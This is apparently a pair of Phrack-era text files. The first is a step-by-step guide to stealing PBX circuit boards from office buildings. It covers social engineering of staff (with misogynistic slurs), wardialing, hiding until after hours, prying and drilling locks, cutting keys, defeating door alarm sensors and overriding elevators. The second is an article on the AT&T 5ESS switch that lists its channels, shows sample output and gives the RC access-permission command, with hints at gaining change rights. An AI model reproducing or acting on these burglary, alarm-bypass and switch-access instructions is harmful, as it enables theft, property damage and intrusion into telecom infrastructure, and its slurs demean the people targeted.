A Ford Escort with its hatch open raced up to where Codec and the boxes stood. Within fifteen minutes the circuit packs were unloaded in a public storage unit. Within half an hour, CO/dec DEC/oder, Cablecast 0perator, and the remainder of the night's crew were filling up with doughnuts of the nearby 7-11, observing local law enforcement doing the same.

APRIL 1993: Security memorandum broadcast from wrq.com -- Internet

"We've all heard of toll fraud as a way to steal telecommunications resources. Now the ante has been escalated. I've heard of a company on the East Coast that was having some minor troubles with their PBX. A technician showed up at the door and asked directions to the PBX closet. The company showed this person the way without checking any credentials, and about five minutes later the phones went completely dead. They went up to the PBX closet and found that several boards from the PBX had been removed and that the 'repairman' had departed."

The theft of PBX circuit boards is a novel idea and seldom heard of, but -- as made apparent above -- it does occur. In the used PBX scene, often referred to as the "secondary" or "grey" market, there is always a demand for circuit packs from a wide variety of PBXs. The secondhand PBX industry grew from $285 million in 1990 to $469 million in 1992 -- despite the recession.

The essence of any PBX is a rack or multiple racks of circuit cards/boards/packs, with an average grey market value of anywhere from $50 to $2000 each. The cards are lightweight, small in size, and can even withstand a moderate dose of abuse. Transport of misappropriated circuit boards is done without risk -- under and police scrutiny, a box of these looks like a mere pile of junk (or senior engineering project) in the trunk of your car. Furthermore, the serial numbers on the boards are seldom, if ever, kept track of individually, and these can be removed or "replaced" in any case. Unlike computer equipment or peripherals, PBX cards are extremely safe, simple, and non-proprietary components to handle -- even in quantity.

Although you may wish to physically access PBXs for reasons other than theft, it will be assumed here that monetary gain is your motive. In either case, this introductory file makes it clear that access can be achieved with varying levels of ease. A PBX theft should be thought of in terms of two phases: reconnaissance and extraction. Recon involves

finding and selecting prime targets. Extraction is the actual theft of the system. Both phases can be completed through "office building hacking," a wide variety of deception, breaking and entering, social engineering, and technical skills.

Phase I : Reconnaissance

PBXs are found where people's communications needs warrant the capabilities of such a system -- offices, schools, hotels, convention centers, etc. The PBXs we will concert ourselves with in this discourse however are those located in shared or multiple-leased office structures; the "typical" office buildings. The typical office building has enough floors to require an elevator, some parking space, a lobby, and a company directory (Because it is shared by more than one business). Companies that occupy an entire building by themselves are generally too secure to be worthwhile targets.

Tenant companies in the typical building lease all different size office space -- some rent only 300 sq. ft., others take up entire floors. Those that use half a floor or more usually meet the criteria for PBX ownership. Obviously, the larger the firm's office at that site, the greater its PBX will be, so those business spread out over several floors will have the most valuable systems. This is not always an overwhelming factor in determining a target however. The smaller systems are often easier to get at -- and ultimately to remove -- because they tend to be located in utility closets off publicly accessible hallways as opposed to within a room inside an office space. Those closets, sometimes labeled "telephone" and even unlocked, will be found one or two per floor! Other closets may exist for electrical equipment, HVAC, plumbing, janitorial supplies, or for a combination of these uses in addition to telephone service.

A phone closet is easily distinguishable whether or not a switch or key system is present. A web of low-voltage (22 AWG), multi-colored wiring will be channelled and terminated on a series of white "66" blocks mounted on the wall. These blocks are a few inches wide, and roughly a foot long, with rows of metallic pins that the wiring is punched into with a special tool. As a general rule, if the system is fastened to the wall and doesn't have at least one muffin fan built-in and running, it's either a measly key system or a PBX too small to deserve your attention. Those worthy of your time will stand alone as a cabinet with a hinged door, contain shelves of circuit cards, and emanate the harmonious hum of cooling fans. As an example, Mitel PBXs commonly fit cozily in closets -- sometimes even one of the newer ROLMs or a voice mail system. On the other hand, an NT SL-100 should not be an expected closet find.

Wandering through office buildings in search of phone closets during business hours is easy, so long as you dress and act the part. You'll also want to look confident that you know what you're doing and where you're going. Remember, these buildings are open to the public and an employee of one company can't tell whether or not you're a client of another. When going in and out of the phone closets, who's to know you're not a technician or maintenance man?

Apart from searching the closets, you can approach the secretaries. Feign being lost and ask to use the telephone. Steal a glance at the console and you'll know (with a little practice) what type of PBX they've got. This is very valuable information, for it may save you from unsuccessfully breaking into the closet (should it be locked) or the company itself. Secretaries are cute, courteous, and dumb. You shouldn't have a problem convincing her to give you the key to the phone closet if you're posing as a technician. If you're feeling as confident as you should be, you may even get a date with the bitch. And should you ever raise suspicion, you always have the option of bailing out and making a break for the stairwell. No business exec is going to chase you down.

Some additional methods can be employed in conjunction with visiting the buildings, or as a precursor to such :

-- Classified ads. A company with job openings is all the more vulnerable to your dark motives. Using the help-wanted section of your newspaper, look for receptionist and secretarial positions. Call and ask, "What type of phone system will I be required to handle?" You may

also want to go in and apply for the job -- any job at a large firm will do. You'll learn the type of system installed, some details about security, etc; this is a very sophisticated way of "casin' the joint."

-- Scanning for RMATS. Using your preferred wardialer (such as ToneLoc), scan business districts for PBX remote maintenance modems then CNA your finds.

-- Targeting interconnects. Interconnects are PBX dealers that sell, install, and maintain the systems on contract. Capture a database of clients and you'll have a windfall of leads and pertinent info. AT&T allegedly sells its database by region. Also, intercept voice mail or company e-mail. Interconnects make decent targets themselves.

-- Users groups and newsletters. Some of the extremely large PBX owners join users groups. Though this is abstract, owners will discuss their systems openly at the meetings. Newsletters are mailed out to members, often discussing special applications of specific locations in detail. Great for making sales contacts.

Phase II : Extraction

Removing the PBX calls for an assessment of obstacles versus available means and methods. The optimum plan incorporates a late afternoon entry with a nighttime departure. This means entering the building during business hours and hiding, either in the PBX closet itself or any room or empty space where you can wait until after hours to re-emerge. This is the most safest and effective of methods. You need not worry about alarms or breaking in from outside, and you can take advantage of one of the greatest weaknesses in corporate office security -- janitors. The janitorial staff, if you act and dress properly, will allow you to walk right into an office while they're cleaning. If you're already in an office and they enter, just act like you own the place and it'll be assumed you work there. If you prefer not to be seen, keep hidden until the cleaning is done on your floor. (Be sure not to make the idiotic mistake of hiding in the janitor's closet). Although the custodians will lock the doors behind them, any alarms in the building will remain off until cleaning for the entire structure is complete.

There is simply nothing so elegant as entering the building during the daytime hours, hiding, and re-emerging to wreak havoc when everyone's gone. (A patient wait is required -- take along a Phrack to read). Unfortunately, entry will not always be so easy. The phone closet may have a dead-bolt lock. There may be no feasible hiding place. People may constantly be working late. Because of all the potential variables, you should acquire a repertoire of means and methods. Use of these methods, though easy to learn, is not so quickly mastered. There is a certain "fluidity of technique" gained only through experience. Deciding which to use for a given situation will eventually come naturally.

-- Use of tools. You can easily get around almost any office building using only screwdrivers. With practice, prying doors will be quick and silent. Although some doors have pry-guards or dead-bolts, about every other phone closet you'll encounter can be opened with a screwdriver. Before forcing the gap between door and frame, try sliding back the locking mechanism. For best results, work it both ways with a pair of screwdrivers; a short one for leverage, a longer one for manipulation.

For dead-bolts, a pipe wrench (a wrench with parallel grips) can turn the entire lock 90 degrees. Interior doors are cheaply constructed; if you can wrench the lock, it'll turn and the bolt will be pulled back into the door. Quality dead-bolts have an inclined exterior to prevent it from being gripped. For these, diamond-cutting string can be applied. This is available at select plumbing supply houses for $150 upwards.

-- Ceilings and adjacent offices. Not only are the doors cheap inside office buildings, so are the walls. If you're having trouble with a door or lock, push up a ceiling tile with your screwdriver and see if the wall stops or is continuous. If it stops, you may choose to climb

over. If you're already inside an office and find a particular room locked, climbing is always an option because walls are never continuous between rooms. Walls are seldom continuous between business either; if you can't get into a particular office space, try through adjacent space.

-- Brute force. If making noise is not a serious concern, a crowbar will pry any door open. For most situations requiring this level of force, a sleek, miniature bar is all you need. You can also saw or hammer your way through any interior wall. Once you've made a hole in the sheetrock, you can practically break out the remainder of an opening yourself using only your hands.

From the outside, windows can be broken or removed. Office building glass is installed from the outside, so by removing the seal and applying a suction device, you can pull the entire window out. Breaking the glass is not too difficult, but frighteningly loud. Using a screwdriver, push the blade between the edge and its frame and pry. Eventually you'll have holes and cracks running across the window. Building glass is typically double-paned; once through the exterior layer, you'll have to break the next. Because the second layer isn't as thick, you have the option of prying or smashing. This sounds extremely primitive -- it is, but it may be the only method available to you. Highly-alarmed office structures do not have the windows wired. When there's a 5,000-port NEC NEAX 2400 in view and alarms everywhere else, you'll break the fucking glass.

-- Alarm manipulation. Entire files could be written on this subject. Some relevant facts will be touched on here; no MacGyver shit.

Our "typical" office building, if alarmed, has one of three types of alarm plans. The alarm system is either externally-oriented, internally-oriented, or both. More often than not, externally-oriented alarm systems are encountered. These focus on keeping outside intruders from entering the building -- interior offices are secured only by locks. Alarm devices such as magnetic switches and motion detectors are in place solely in lobby areas and on doors leading from outside. If you know in advance that you can readily enter any of the offices, the alarm is harmless. After entering, go directly into the office and look out the window. Eventually, security or police will arrive, look around, then reset the alarm and leave -- so long as you haven't left any trace of your entry (damaged doors, ceiling tile fragments, etc). Although common areas and corridors will be briefly scanned, no company offices will be entered.

Internally-oriented alarm plans include alarms on individual offices and are more difficult to reckon with. However, the sensors are only on the doors; any method that avoids opening the door can still be used.

Access controls like cardkeys are impressive in appearance but do not automatically represent an alarm. If you open the door without inserting a cardkey, the system must be equipped to know whether a person entered the building or exited. Thus, only those systems with motion detectors or a "push button to exit" sign and button can cause an alarm at the cardkey-controlled door. Otherwise the door and cardkey device is no more than a door with an electronic lock. There are always exceptions to the rules, of course; never trust any alarm or access control system. Sometimes a system will be programed to assume any opened door is someone entering, not exiting. Check for sensors -- mounted flush on the door frame -- look carefully, they'll sometimes be painted over. Check both sides and top of the frame. If a sensor is found (or when in doubt) hold the door open for about ten seconds, then wait and watch for up to an hour to see if there's a silent alarm.

For the "push button to exit" entrances, you can sometimes use a coat hanger or electricians fish tape to push the button from outside using cracks around the door. Where motion detectors automatically open the entrance, similar devices can be employed to create enough commotion to activate the detector (depending on detector type).

Disabling part of the alarm system may be a possibility during the day. Chances are, if you can access the control CPU you've also got a place to hide, and the control box is often alarmed against tampering anyway. Many of the latest systems are continuously monitored from a central station. If not, you can disconnect the alarm box from its

phone line. Your best approach however is to alter a door sensor/magnetic switch circuit. You can use a piece of conductive hot water duct tape to trick the sensor into thinking the door is always closed. This tape looks like tin foil with an adhesive on one side. Obtain a similar sensor and test at home before relying on this -- magnetic switches come in many shapes and forms. The better systems don't even check for normally-open or normally-closed states, but for changes in the loop's resistance. This means simply cutting or shorting the lead wires won't suffice. But if the conductive tape won't do, you can always just cut the leads and return in a couple days. If the cut hasn't been repaired, then you have an entry point. Building managers become lax with an alarm system after it's been installed for a while and there haven't been any break-ins. Other loops are disabled after late-working employees repeatedly off the alarm. One other option is to cut and splice both parts of the sensor back into the loop so that it remains unaffected by movement of the door. The throughways to target for any of these alterations are minor side doors such as parking garage or stairwell exits. You should be pleasantly surprised with the results.

-- Locks and picks. (This could be another textfile in itself). Lockpicking is an extremely useful skill for PBX appropriation but requires quite a bit of practice. If you aren't willing to invest the time and patience necessary to become effective with this skill, screwdrivers are the next best thing. Furthermore, with all the different types and brands of locks in existence, you'll never be able to solely rely on your lockpicking skills. Acquire this ability if your involvement in underworld activities is more than just a brief stint...

You can more readily take advantage of the skills possessed by locksmiths. Because the offices within a typical building all use the same brand lock with a common keying system, any of the locks can yield the pattern for a master key to the whole system. Obtain a spare lock from the basement, maintenance room, or anywhere extra doors and hardware are stored, and take it to a locksmith. Request a key for that lock and a master. Many of the offices should now be open to you.

Some keys are labeled with numbers -- if the sequence on the key equals the number of pins in the lock, you can write down the number and lock brand, and get a duplicate of the key cut.

There is also a little locksmithing you can do on your own. With a #3 triangular "rat tail" file and a key blank to the brand lock you are targeting, you can make your own key. Blanks are either aluminum or brass and scratch easily -- this is no accident. By inserting a key blank in the lock and moving it from side to side, you'll create slate-colored scratch lines on the blank from the lock's pins. The lines will indicate where to begin filing a valley -- there'll be one for each pin. Move the file back and forth a few times and re-insert the key to make new lines. Use the point of the file only when beginning the valley; successive passes should not create a point at the bottom of the cut but leave a flat gap. When no new scratch appears on the bottom of a particular valley, don't file the valley any deeper -- it's complete. Eventually, all the valleys will be cut and you'll have a key to open the lock.

Last but certainly not least, you can drill most locks where a little noise can be afforded. Using a 1/4 inch Milwaukee cordless drill with about a 1/8 inch carbide-tipped bit, you can drill a hole the length of the lock's cylinder. Drill approximately 1/8 inch directly above the keyhole. This destroys the lock's pins in its path, and allows others above to fall down into the hole. Now the cylinder will turn with any small screwdriver placed in the keyhole and open the lock. Little practice is demanded of this technique, and it's a hell of a lot of fun.

-- Elevator manipulation. Elevators can be stubborn at times in rejecting your floor requests. Companies that occupy entire floors must prevent an after-hours elevator from opening up on their unattended office. If there's a small lock corresponding or next to that floor's selection button, unscrew the panel and short out the two electrical leads on the other end of the lock. Continue to short the contacts until you press the button and it stays lit -- you'll then arrive at

your desired floor.

The elevator motor and control room is located either on the roof or penthouse level and can be frequently found accessible. Besides being a place to hide, sometimes you can find a bank of switches that override the elevator's control panel (if for some reason you can't open it or it's cardkey-controlled) and get to your floor that way. Two people with radios are needed to do this -- one in the equipment room, one in the elevator. Watch for high voltage and getting your coat caught in a drive belt ...

Operation Integrity

By taking advantage of daytime access, hiding places, and some of the more sophisticated methods, there's no need to become an alarm connoisseur or full-blown locksmith to liberate PBX equipment. When you can't avoid nighttime activity or an activated alarm system, then be sure to take extra precautions. Have lookouts, two-way radios, even a police scanner. Don't use CB radios, but rather HAM transceivers or anything that operates on proprietary frequencies. This will require a small investment, but there's no price on your safety.

Office buildings in downtown areas tend to be more secure than those in the suburbs or outlying areas. Location and surroundings are important considerations when your operation takes place at night. It should also be noted that a building without a security guard (typically the norm) may still subscribe to sporadic security checks where rent-a-cops drive around the building at some regular interval.

With regard to transportation and storage, rent vehicles and facilities in alias names where appropriate. Use taxis to pick you up when you're departing with only a briefcase or single box of cards. No matter what the time may be, anyone seeing you enter a taxi in front of the office will assume you're legit.

It is our sincere wish that you apply this information to the fullest extent in order to free yourself from becoming a mere tool of capitalism, and use this freedom to pursue those things in life that truly interest you. We have tried to summarize and convey enough basic information here to provide you with a complete underground operation possibility. All material in this file is based on actual experience of the authors and their associates.

For information on the sale of PBX or other telecommunications equipment, or for any other inquiry, contact the Dark Side Research group at the following Internet address :

codec@cypher.com

**********\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 16 of 27

AT$T 5ESS(tm) From Top to Bottom

by: Firm G.R.A.S.P.

Introduction

Welcome to the world of the 5ESS. In this file I will be covering the switch topology, hardware, software, and how to program the switch. I am sure this file will make a few people pissed off <grin> over at BellCORE.


Anyways, the 5ESS switch is the best (I think) all around switch. Far better then an NT. NT has spent too much time with SONET and their S/DMS TransportNode OC48. Not enough time with ISDN, like AT$T has done. Not only that, but DMS 100s are slow, slow, slow! Though I must hand it to NT, their DMS-1 is far better then AT$T's SLC-96.


What is the 5ESS

The 5ESS is a switch. The first No. 5ESS in service was cut over in Seneca, Illinois (815) in the early 1982. This test ran into a few problem, but all and all was a success. The 5ESS is a digital switching system, this advantage was realized in No. 4 ESS in 1976. The 5ESS network is a TST (Time Space Time) topology, the TSIs (Time Slot Interchangers) each have their own processor, this makes the 5ESS one of the faster switches. Though I hear some ATM switches are getting up there.

5ESS System Architecture & Hardware

5ESS SYSTEM ARCHITECTURE





The 5 ESS is a digital SPC switching system which utilizes distributed control, a TST switching network and modular hardware and software design.

The major components are:

ADMINISTRATIVE MODULE

Two 3B20S Processors (Which equal a 3B20D)

- Central control and main storage
- Disk storage for infrequently used programs and data, and main storage regeneration.
- The two 3B20S processors are always comparing data, and when one fails the other acts in its place.

Two Input/Output Processors (IOP)

- Provides TTY and data-link interfaces to the 3B20D Processor, 5ESS Network, Master Control Center (MCC), and various Operational Support Systems (OSS). Here is a list of the defult TTY (also called "channels")

tty	Channel Name
ttyA	Master control console (MCC) terminal.
ttyB	Master control console (MCC) terminal.
ttyC	Traffic report printer
ttyJ	supplementary trunk and line work station (STLWS) terminals
ttyK	supplementary trunk and line work station (STLWS) terminals
ttyL	supplementary trunk and line work station (STLWS) terminals
ttyM	supplementary trunk and line work station (STLWS) terminals
ttyN	supplementary trunk and line work station (STLWS) terminals
ttyO	supplementary trunk and line work station (STLWS) terminals
ttyP	Repair service bureau - Recent change and verify (RSB-RCV)
ttyR	Office records printer
ttyQ	Switching control center-recent change and verify (SCC-RCV) terminals
ttyR	Repair service bureau-automatic line insulation testing (RSB-ALIT) terminal.
ttyS	Switching control center-recent change and verify (SCC-RCV) terminals
ttyT	Switching control center-recent change and verify (SCC-RCV) terminals
ttyU	Belt line B
ttyV	Local recent change and verify (RCV) terminal
ttyW	Remote recent change and verify (RCV) terminal.
ttyY	Network administration center (NAC) terminal.
ttyZ	The switching control center (SCC) terminal.
ttyi	SLC(R) carrier maintenance
ttyj	STLWS - fifth of six
ttyk	STLWS - sixth of six

```
        ttyl     STLWS - first of six
        ttym     STLWS - second of six
        ttyn     STLWS - third of six
        ttyo     STLWS - fourth of six
        ttyp     RCV/Repair Service Bureau
        ttyq     RCV/Network Administration Center
        ttyr     ALIT/Repair Service Bureau
        ttys     Maintenance
        ttyt     Maintenance
        ttyu     Belt line A
        ttyv     Local RC/V
        ttyw     Remote RC/V
        ttyx     Maintenance Control Center/Switching Control Center System
                 (MCC/SCCS)
        ttyy     Maintenance Control Center/Switching Control Center System
                 (MCC/SCCS)
        ttyz     Maintenance Control Center/Switching Control Center System
                 (MCC/SCCS)

        FILE     Destination file name in /rclog partition

        mt00     High-density tape device, rewind after I/O
        mt04     High-density tape device, does not rewind after I/O
        mt08     Low-density tape device, rewind after I/O
        mt0c     Low-density tape device, does not rewind after I/O
        mt18     Low-density tape device, rewind after I/O
        mt1c     Low-density tape device, does not rewind after I/O
        mttypc0  Special tape device, IOP 0, rewind after I/O
        mttypc1  Special tape device, IOP 1, rewind after I/O.
```

Two Automatic Message Accounting (AMA) units

- Uses data links to transport calling information to central revenue accounting office and AMA tape. Here is the basic structure AMA structure for the OSPS model.
  - Called customer's telephone number, either a seven- or ten-digit number
  - Calling customer's telephone number, seven digits
  - Date
  - Time of day
  - Duration of conversation.

COMMUNICATIONS MODULE

Message Switch (MSGS)

- Provides for control message transfer between the 3B20D Processor and Interface Modules (IM's)
- Contains the clock for synchronizing the network.


Time Multiplexed Switch (TMS)

- Performs space division switching between SM's
- Provides permanent time slot paths between each SM and the MSGS for control messages between the Processor and SM's (or between SM's)

Switching Module (SM)

- Terminates line and trunks
- Performs time division switching
- Contains a microprocessor which performs call processing function for the SM

5ESS - SWITCH MODULE



COMMON COMPONENTS OF THE SWITCH MODULE (SM)

Switch Module Processor Unit (SMPU)

- Contains microprocessors which perform many of the call processing functions for trunks and links terminated on the SM.

Time Slot Interchange Unit (TSIU)

- 512 time slot capacity
- Connects to the TMS over two 256-time slot Network Control and Timing (NCT) links.
- Switches time slots from Interface Units to one of the NCT links (for intermodule calls).
- Switches time slots from one Interface Unit to another within the SM (for intramodule calls).

Digital Service Unit (DSU)

- Local DSU provides high usage service circuits, such as tone decoders and generators, for lines and trunks terminated on the SM.
- Global DSU provides low usage service circuits, such as 3-port conference circuits and the Transmission Test Facility, for all lines and trunks in the office (requires 64 time slots).

The SM may be equipped with four types of Interface Units:

Line Unit (LU)

- For terminating analog lines.
- Contains a solid-state two-stage analog concentrator that provides access to 64 output channels. The concentrator can be fully equipped to provide 8:1 concentration or can be fully equipped to provide 6:1 or 4:1 concentration.
- Each TU requires 64 time slots.

Trunk Unit (TU)

- For terminating analog trunks.
- Each TU requires 64 time slots.

Digital Line Trunk Unit (DLTU)

- For terminating digital trunks and RSM's.
- Each fully equipped DLTU requires 256 time slots.
- A maximum of 10 DSls maybe terminated on one DLTU.

The SM may be equipped with any combination of LU's, TU's, DCLU's and DLTU's totaling 512 time slots.

5ESS System Software

The 5ESS is a UNIX based switch. UNIX has played a large part in switching systems since 1973 when UNIX was use in the Switching Control Center System (SCCS). The first SCCS was a 16 bit microcomputer. The use of UNIX for SCCS allowed development in C code, pseudo code, load test, structure and thought. This led the development of the other switching systems which AT$T produces today (such at System 75, 85, 1AESS AP, and 5ESS).
NOTE: You may hear SCCS called the "mini" sometimes

The 5ESS's /etc/getty is not set up for the normal login that one would expect to see on a UNIX System. This is due to the different channels that the 5ESS has. The some channels are the TEST Channel, Maintenance Channel, and RC Channel (which will be the point of focus). Once you are on one channel you can not change the channel, as someone has said " it is not a TV!" You are physically on the channel you are on.

Test Channel

The TEST channel is where one can test lines, and test the switch itself. This is where operating support systems (such as LMOS) operate from. This channel allows one to monitor lines via the number test trunk aka adding a third trunk), voltage test and line seizure.
Here is a list of OSSs which access the test channels on the 5ESS.

Group	Operating Support Systems
Special Service Center	
	SMAS via NO-Test
	SARTS (IPS)
	NO-TEST trunk (from the switch)
	TIRKS
	17B and 17E test boards (CCSA net using X-Bar)
	RTS
	BLV
	POVT
	DTAC
	etc...
Repair Service Bureau	
	#16LTD
	#14LTD
	LMOS (IPS)
	MLT-2
	ADTS
	TIRKS
	TFTP
	TRCO
	DAMT
	ATICS
	etc...

SCC Channel
~~~~~~~~~~~

The SCC channel is where the SCC looks and watches the switch 24 hours a day, seven days a week! From this channel one can input RC messages if necessary. A lot of people have scanned these out, and though they were AMATs. Well this is in short, WRONG! Here is a sample buffering of what they are finding.

```
   S570-67 92-12-21 16:16:48 086901 MDIIMON BOZOVILL DS0
A  REPT MDII WSN  SIGTYPE DP            TKGMN 779-16    SZ 21   OOS 0
     SUPRVSN RB  TIME 22:16:48  TEN=14-0-1-3-1  TRIAL 1 CARRFLAG NC     ID
     OGT  NORMAL  CALL  CALLED-NO       CALLING-NO      DISCARD 0

   S4C0-148963487 92-12-21 16:17:03 086902 MAIPR BOZOVILL DS0
   OP:CFGSTAT,SM=1&&192,OOS,NOPRINT; PF

   S570-67 92-12-21 16:17:13 086903 S0 BOZOVILL DS0
M  OP CFGSTAT SM 5 FIRST RECORD
     UNIT                      MTCE STATE       ACTIVITY  HDWCHK  DGN RESULT
     LUCHAN=5-0-0-3-4          OOS,AUTO,FE      BUSY      INH        CATP
     LUCHAN=5-0-0-2-5          OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-0-3          OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-3-5          OOS,AUTO,FE      BUSY      INH        ATP
     LUHLSC=5-0-0-1            OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-0-2          OOS,AUTO,FE      BUSY      INH        CATP
     LUCHAN=5-0-0-3-6          OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-1-4          OOS,AUTO,FE      BUSY      INH        ATP


   S570-983110 92-12-21 17:09:53 144471 TRCE WCDS0
A  TRC IPCT EVENT 2991
     DN 6102330000  DIALED    DN 6102220001
     TIME 17:09:52
```

This has nothing to do with AMA, this is switch output on say the SCC channel. This is used by the SCCS for logging, and monitoring of alarms. The whole point of this channel is to make sure the switch is doing what it should do, and to log all activity on the switch. NOTHING MORE!

To go into these messages and say what they are would take far too long, order the OM manuals for the 5ESS, watch out, they are about 5 times the size of the IM (input manual) set. On average it takes someone three years of training to be able to understand all this stuff, there is no way anyone can write a little file in Phrack and hope all who read it understand everything about the 5ESS. RTFM!

RC Channel
~~~~~~~~~~

The RC/V (Recent Change/Verify) Channel is where new features can be added or taken away from phone lines. This is the main channel you may come in contact with, if you come in contact with any at all. When one connects to a 5ESS RC/V channel one may be dumped to a CRAFT
shell if the login has not been activated. Access to the switch when the login is active is controlled by lognames and passwords to restrict unwanted entry to the system. In addition, the SCC (Switching Control Center) sets permission modes in the 5ESS switch which control the RC (recent change) security function.

The RC security function determines whether recent changes may be made and what types of changes are allowed. If a situation arises where the RC security function denies the user access to recent change via RMAS or RC channels, the SCC must be contacted so that the permission modes can be modified. (Hint Hint)

The RC security function enables the operating telephone company to decide which of its terminals are to be allowed access to which

set of RC abilities. NOTE that all verify input messages are always allowed and cannot be restricted, which does not help too much.

The RC security data is not part of the ODD (office dependent data). Instead, the RC security data is stored in relatively safe DMERT operating system files which are only modifiable using the following message:

```
SET:RCACCESS,TTY="aaaaa",ACCESS=H'bbbbb;

where: aaaaa = Symbolic name of terminal in double quotes
          H' = Hexadecimal number indicator in MML
       bbbbb = 5-character hexadecimal field in 5E4 constructed
               from binary bits corresponding to RC ability.
               The field range in hexadecimal is from 00000 to
               FFFFF.

     This message must be entered for each type terminal (i.e.
               "aaaaa"="rmas1", "rmas2", etc., as noted above in
                TTY explanations).
```

NOTE: Order IM-5D000-01 (5ESS input manual) or OM-5D000-01 (5ESS output manual) for more information on this and other messages from the CIC at 1-800-432-6600. You have the money, they have the manuals, do not ask, just order. I think they take AMEX!

When the message is typed in, a DMERT operating system file is created for a particular terminal. The content of these files, one for each terminal, is a binary field with each bit position representing a unique set of RC abilities. Conversion of this hexadecimal field to binary is accomplished by converting each hexadecimal character to its equivalent 4-bit binary string.

